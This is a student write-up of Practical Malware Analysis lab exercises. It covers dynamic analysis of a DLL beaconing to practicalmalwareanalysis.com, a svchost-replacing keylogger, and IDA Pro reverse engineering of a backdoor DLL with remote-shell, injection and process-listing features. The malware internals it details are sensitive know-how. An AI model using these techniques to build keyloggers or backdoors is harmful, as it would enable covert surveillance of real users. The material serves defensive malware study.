Figure 5.1 — iNetSim logs of **Lab03–02.dll**'s DNS and HTTP request

We're able to look at these within Wireshark and inspect the packets in more detail. Filtering on DNS, we're able to see the DNS request to practicalmalwareanalysis.com(Figure 5.2).

Finding the conversation between the host and iNetSim and following the TCP stream, we're able to see the content within the HTTP GET request to http://practicalmalwareanalysis.com/serve.html (Figure 5.2). This also shows iNetSim's dummy content replacing serve.hmtl.

```
303 141.010496000 192.168.114.135 192.168.89.128 DNS 88 Standard query 0x8d65  A practicalm...
⊞ Frame 303: 88 bytes on wire (704 bits), 88 bytes captured (704 bits) on interface 0
⊞ Ethernet II, Src: Vmware_59:9a:4d (00:0c:29:59:9a:4d), Dst: Vmware_e4:9e:0d (00:50:56:e4:9e
⊞ Internet Protocol Version 4, Src: 192.168.114.135 (192.168.114.135), Dst: 192.168.89.128 (1
⊞ User Datagram Protocol, Src Port: startron (1057), Dst Port: domain (53)
⊟ Domain Name System (query)
    [Response In: 309]
    Transaction ID: 0x8d65
  ⊞ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊞ practicalmalwareanalysis.com: type A, class IN
```

```
0000  00 50 56 e4 9e 0d 00 0c  29 59 9a 4d 08 00 45 00   .PV..... )Y.M..E.
0010  00 4a 05 7f 00 00 80 11  e7 cb c0 a8 72 87 c0 a8   .J...... ....r...
0020  59 80 04 21 00 35 00 36  33 f1 8d 65 01 00 00 01   Y..!.5.6 3..e....
0030  00 00 00 00 00 00 18 70  72 61 63 74 69 63 61 6c   .......p ractical
0040  6d 61 6c 77 61 72 65 61  6e 61 6c 79 73 69 73 03   malwarea nalysis.
0050  63 6f 6d 00 00 01 00 01                           com.....
```




Figure 5.2 — Wireshark traffic for **Lab03–02.dll** DNS (left) and HTTP (right)




Figure 5.3 — Netcat receiving HTTP GETheader

Reverting to snapshot and reinstalling & launching the malicious .dll/service, we can also capture traffic by using ApateDNS to redirect to loopback were we have a Netcat listener on port 80 (Figure 5.3). Here, we see the same HTTP GETheader as we did within Wireshark.

Referring back to the strings output, *"practicalmalwareanalysis.com"*, *"serve.html"*, and *"Windows XP 6.11"* are also evident within the network analysis and can be used as signatures for the malware.

To recap on the main host/network-based indicators we see:

- IPRIPinstalled as a service, including strings such as *"Intranet Network Awareness (INA+)"*
- Network activity to *"practicalmalwareanalysis.com/serve.html"* as well as the User-Agent *%ComputerName% Windows XP 6.11*.

g. Execute the malware found in the file Lab03-03.exe while monitoring it using basic dynamic analysis tools in a safe environment

i- After prepping for dynamic analysis, launch **Lab03–03.exe** and you may notice it appear briefly within Process Explorer with a child process of svchost.exe. After a moment however,it disappears leaving svchost.exeorphaned (Figure 1.1).




Figure 1.1 — Orphaned svchost.exe

An orphaned process is one with no parent listed in the process tree. svchost.exetypically hasa parent process of services.exe, but this one being orphaned is unusual and suspicious.

Investigating this instance of svchost.exe, we see it has a Parent: Lab03-03.exe(904), confirming it's come from executing **Lab03–03.exe**. Exploring the properties further, we don'tsee much anomalous until we get to the strings.

ii- Utilizing strings within Process Explorer is actually a useful trick to analyse malware which is packed or encrypted, because the malware is running and unpacks/decodes itself when it starts. We're also able to view strings in both the image on disk and in memory.




Figure 2.1 — Comparing strings in memory from process explorer and from running strings on **Lab03–03.exe**

Taking advantage of this, we can inspect the strings in Image and in Memory, as well as compare against what we found from stringsduring quick static analysis.
The strings on image appear pretty consistent with other instances of svchost.exe however, within Memory, these much greater resemble what we discovered earlier, but with a few distinct differences — practicalmalware.logand a set of keyboard commands (Figure 2.1). This is an indicator that the keylogger guess might be accurate.
iii- To test the keylogger hypothesis, we can open something and type stuff. To target explicitly on the malware, filter on the suspect svchost.exe(PID, 3936) within Process Monitor, and wesee a whole load of file manipulation for practicalmalwareanalysis.log(Figure 3.1).




Figure 3.1 — Process Monitor file manipulation from malicious svchost.exe

iv- Opening practicalmalwareanalysis.log, we find that the file captures inputted stringsand distinctive keyboard commands as seen within the memory strings from Process Explorer (Figure 4.1). This confirms that **Lab03–03.exe** a keylogger using process replacement on svchost.exe.




Figure 4.1 — Evidence of **Lab03–03.exe** keylogging

h. Analyze the malware found in the file Lab03-04.exe using basic dynamic analysis tools.

i-What happens when you run this file?
When we run the file. Process is created which opens up the CMD and then deleted the original executable after making it execute and hide itself somewhere else.

ii-What is causing the roadblock in dynamic analysis?
The executable is evasive and trying to evade itself by checking whether the system is VM or not. AV-Detection etc. Obviously this will make it difficult to observer the file via dynamic analysis.

iii- Are there other ways to run this program?
The other ways can be to open this executable using Ollydbg or IDA pro where we can analyze it in a more efficient way.

Practical No. 2

a. Analyze the malware found in the file Lab05-01.dll using only IDA Pro. The goal of this lab is to give you hands-on experience with IDA Pro. If you've already worked with IDA Pro, you may choose to ignore these questions and focus on reverse engineering the malware

IDA Pro, an Interactive Disassembler, is a disassembler for computer programs that generates assembly language source code from an executable or a program. IDA Pro enables the disassembly of an entire program and performs tasks such as function discovery, stack analysis, local variable identification, in order to understand (or change) its functionality.

This lab utilises IDA to explore a malicious .dll and demonstrates various techniques for navigation and analysis. Any useful shortcuts will be identified.

i. What is the address of DllMain?

The address off DllMain is 0x1000D02E. This can be found within the graph mode, or within the Functions window (figure 2).

Figure 2: Address of DllMain

ii. Where is the import gethostbyname located?

gethostbynameis located at 0x100163CCwithin .idata(figure 3).This is found through theImports window and double-clicking the function. Here we can also see gethostbynamealsotakes a single parameter — something like a string.




Figure 3: Location of gethostbyname

iii. How many functions call gethostbyname?

Searching the xrefs (ctrl+x) on gethostbynameshows it is referenced 18 times, 9 of which aretype (p) for the near calll, and the other 9 are read (r) (figure 4). Of these, there are 5 unique calling functions.




Figure 4: gethostbyname xrefs

iv. For gethostbyname at 0x10001757, which DNS request is made?

Pressing G and navigating to 0x10001757, we see a call to thegethostbyname function, which we know takes one parameter; in this case, whatever is in eax— the contents of off_10019040(figure 5)




Figure 5: gethostbyname at 0x10001757

The contents of off_10019040points to a variable aThisIsRdoPicsPwhich contains the string

[This is RDO]pics.practicalmalwareanalysis.com. This is moved into eax(figure 6).




Figure 6: Contents of off_1001904 (aThisIsRdoPicsP)

Importantly, 0Dhis added to eax, which moves the pointer along the current contents. 0Dhcan be converted in IDA by pressing H, to 13. This means the eax now points to 13 characters inside of its current contents, skipping past the prefix [This is RDO] and resulting in the DNS request being made for pics.practicalmalwareanalysis.com.

v & vi. How many parameters and local variables are recognized for the subroutine at 0x10001656?

There are a total of 24 variables and parameters for sub_10001656(figure 7).

Figure 7: sub_10001656 parameters and varliables

Local variables correspond to negative offsets, where there are **23**. Many are generated by IDA and prepended with var_ however there are some which have been resolved, such as name or commandline. As we work through, we generally rename any of the important ones.

Parameters have positive offsets. Here there is **one**, currently lpThreadParameter. This mayalso be seen as arg_0if not automagically resolved.

vii. Where is the string \cmd.exe /c located in the disassembly?

Press Alt+Tto perform a string search for \cmd.exe /c, which is stored as aCmdExeC, foundwithin sub_1000FF58at offset 0x100101D0(figure 8).




Figure 8: Location of '\cmd.exe /c'

viii. What happens around the referencing of \cmd.exe /c?

The command cmd.exe /copens a new instance of cmd.exe and the /cparameter instructs it to execute the command then terminate. This suggests that there is likely a construct of something to execute somewhere nearby.

Taking a cursory look around sub_1000FF58, we see several indications of what might be happening. Look for push offset Xfor quick wins.

Towards the top of the function, we see an address that is quite telling of what is happening. The offset aHiMasterDDDDDD called at 0x1001009Dcontains a long message which includes several strings relating to system time information (actually initialised just before), but more notably reference to a **Remote Shell** (figure 9).




Figure 9: Contents of offset aHiMasterDDDDDD

Further on throughout the function, there are more interesting offset addresses with strings that may provide an indication of activity.

Offset	String
aQuit	Quit
aExit	Exit
aCd	cd
asc_10095C5C	>
aEnmagic	enmagic
a0x02x	\r\n\r\n0x%02x\r\n\r\n
aIdle	idle
aUptime	uptime
aLanguage	language
aRobotwork	robotwork
aMbase	mbase
aMhost	mhost
aMmodule	mmodule
aMinstall	minstall
aInject	inject
aIexploreExe	iexplore.exe
aCreateprocessG	CreateProcess() GetLastError reports %d

Figure 10: Offset strings within sub_1000FF58

Some of which are likely part of any commandline activity, whereas others may be additional modules. Some of the notable ones might be
aInject, aIexploreExe, and aCreateProcessG, which could be indicative of process injectioninto iexplore.exe.

ix. At 0x100101C8, dword_1008E5C4 indicates which path to take. How does the malware set dword_1008E5C4?

The comparison of dword_1008E5C4and ebxwill determine whether \cmd.exe /cor

\command.exe /cis pushed; likey based upon the Operating System version to utilise the correct command prompt (figure 11).




Figure 11: cmd.exe or command.exe options

Following the xrefs of dword_1008E5C4, we see it written (type w) in sub_10001656, with thevalue of eax. There is a preceding call to sub_10003695, where the function takes a look at thesystem's Version Information (using API call GetVersionExA) (figure 12).




Figure 12:

There is a comparison between the VersionInformation.dwPlatformId and 2, so looking atthe Windows Platform IDs we see that it is looking to see if 'The operating system is WindowsNT or later.' If it is, then \cmd.exe /cis pushed. If not, then it is \command.exe /c.

x. What happens if the string comparison to robotwork is successful?

The robotworkstring comparison is completed using the function memcmp, which returns **0** if the two strings are identical. The JNZ branch jumps if the result **Is Not Zero**. This means, if the robotwork comparison is successful, returning 0, then the jump does not execute (the red path). If the memcmp was unsuccessful, then some other non-zero value would be returned and the jump (green path) would be followed (figure 13).

```
0000000010010444                    ; ---------------------------------------------------------------------------
0000000010010444
0000000010010444                    loc_10010444:           ; Size
0000000010010444 6A 09              push    9
0000000010010446 8D 85 40 FA FF FF  lea     eax, [ebp+Dst]  ; Load Effective Address
000000001001044C 68 CC 5A 09 10     push    offset aRobotwork ; "robotwork"
0000000010010451 50                 push    eax             ; Buf1
0000000010010452 E8 01 4B 00 00     call    memcmp          ; Call Procedure
0000000010010452
0000000010010457 83 C4 0C           add     esp, 12         ; Add
000000001001045A 85 C0              test    eax, eax        ; Logical Compare
000000001001045C 75 0A              jnz     short loc_10010468 ; Jump if Not Zero (ZF=0)
000000001001045C
```

Figure 13: memcmp of robotwork

Not jumping, (and following the red path), leads to a new function sub_100052A2 which includes registry keys SOFTWARE\Microsoft\Windows\CurrentVersion WorkTime and WorkTimes. The function is looking for values within the WorkTime and WorkTimes (RegQueryValueExA) and if so, are displayed as part of the relevant aRobotWorktimeoffsetaddresses (via %d) (figure 14).

Figure 14: Querying SOFTWARE\Microsoft\Windows\CurrentVersionWorkTimeand WorkTimesregistry keys

The start of the function takes in a parameter for SOCKETas s, which is then passed through to a new function (sub_100038EE) along with the registry values (ebp) (figure 15).

Figure 15: Passing registry values through SOCKET s

Therefore, if the string comparison for robotwork is successful, the registry keys SOFTWARE\Microsoft\Windows\CurrentVersion WorkTime and WorkTimes are queried and the values passed through (likely) the remote shell connection.

xi. What does the export PSLIST do?




Figure 16: Exports view

Open the exports list and find the exported function PSLIST. (figure 16).

Navigate here and see there are three subroutines. One of which queries OS version information (similar as seen in Q9, but this time also sees if dwMajorVersion is 5 for more specific OS footprinting (dwMajorVersions)), and depending on the outcome, will call either sub_10006518or sub_1000664C(figure 17).




Figure 17: PSLIST exported function paths

Both sub_10006518 and sub_1000664C utilise CreateToolhelp32Snapshot to take a snapshotof the specified processes and associated information, and then execute appropriate commands toquery the running processes IDs, names, and the number of threads. sub_1000664Calso includesthe SOCKET (s) to send the output out to (figure 18).

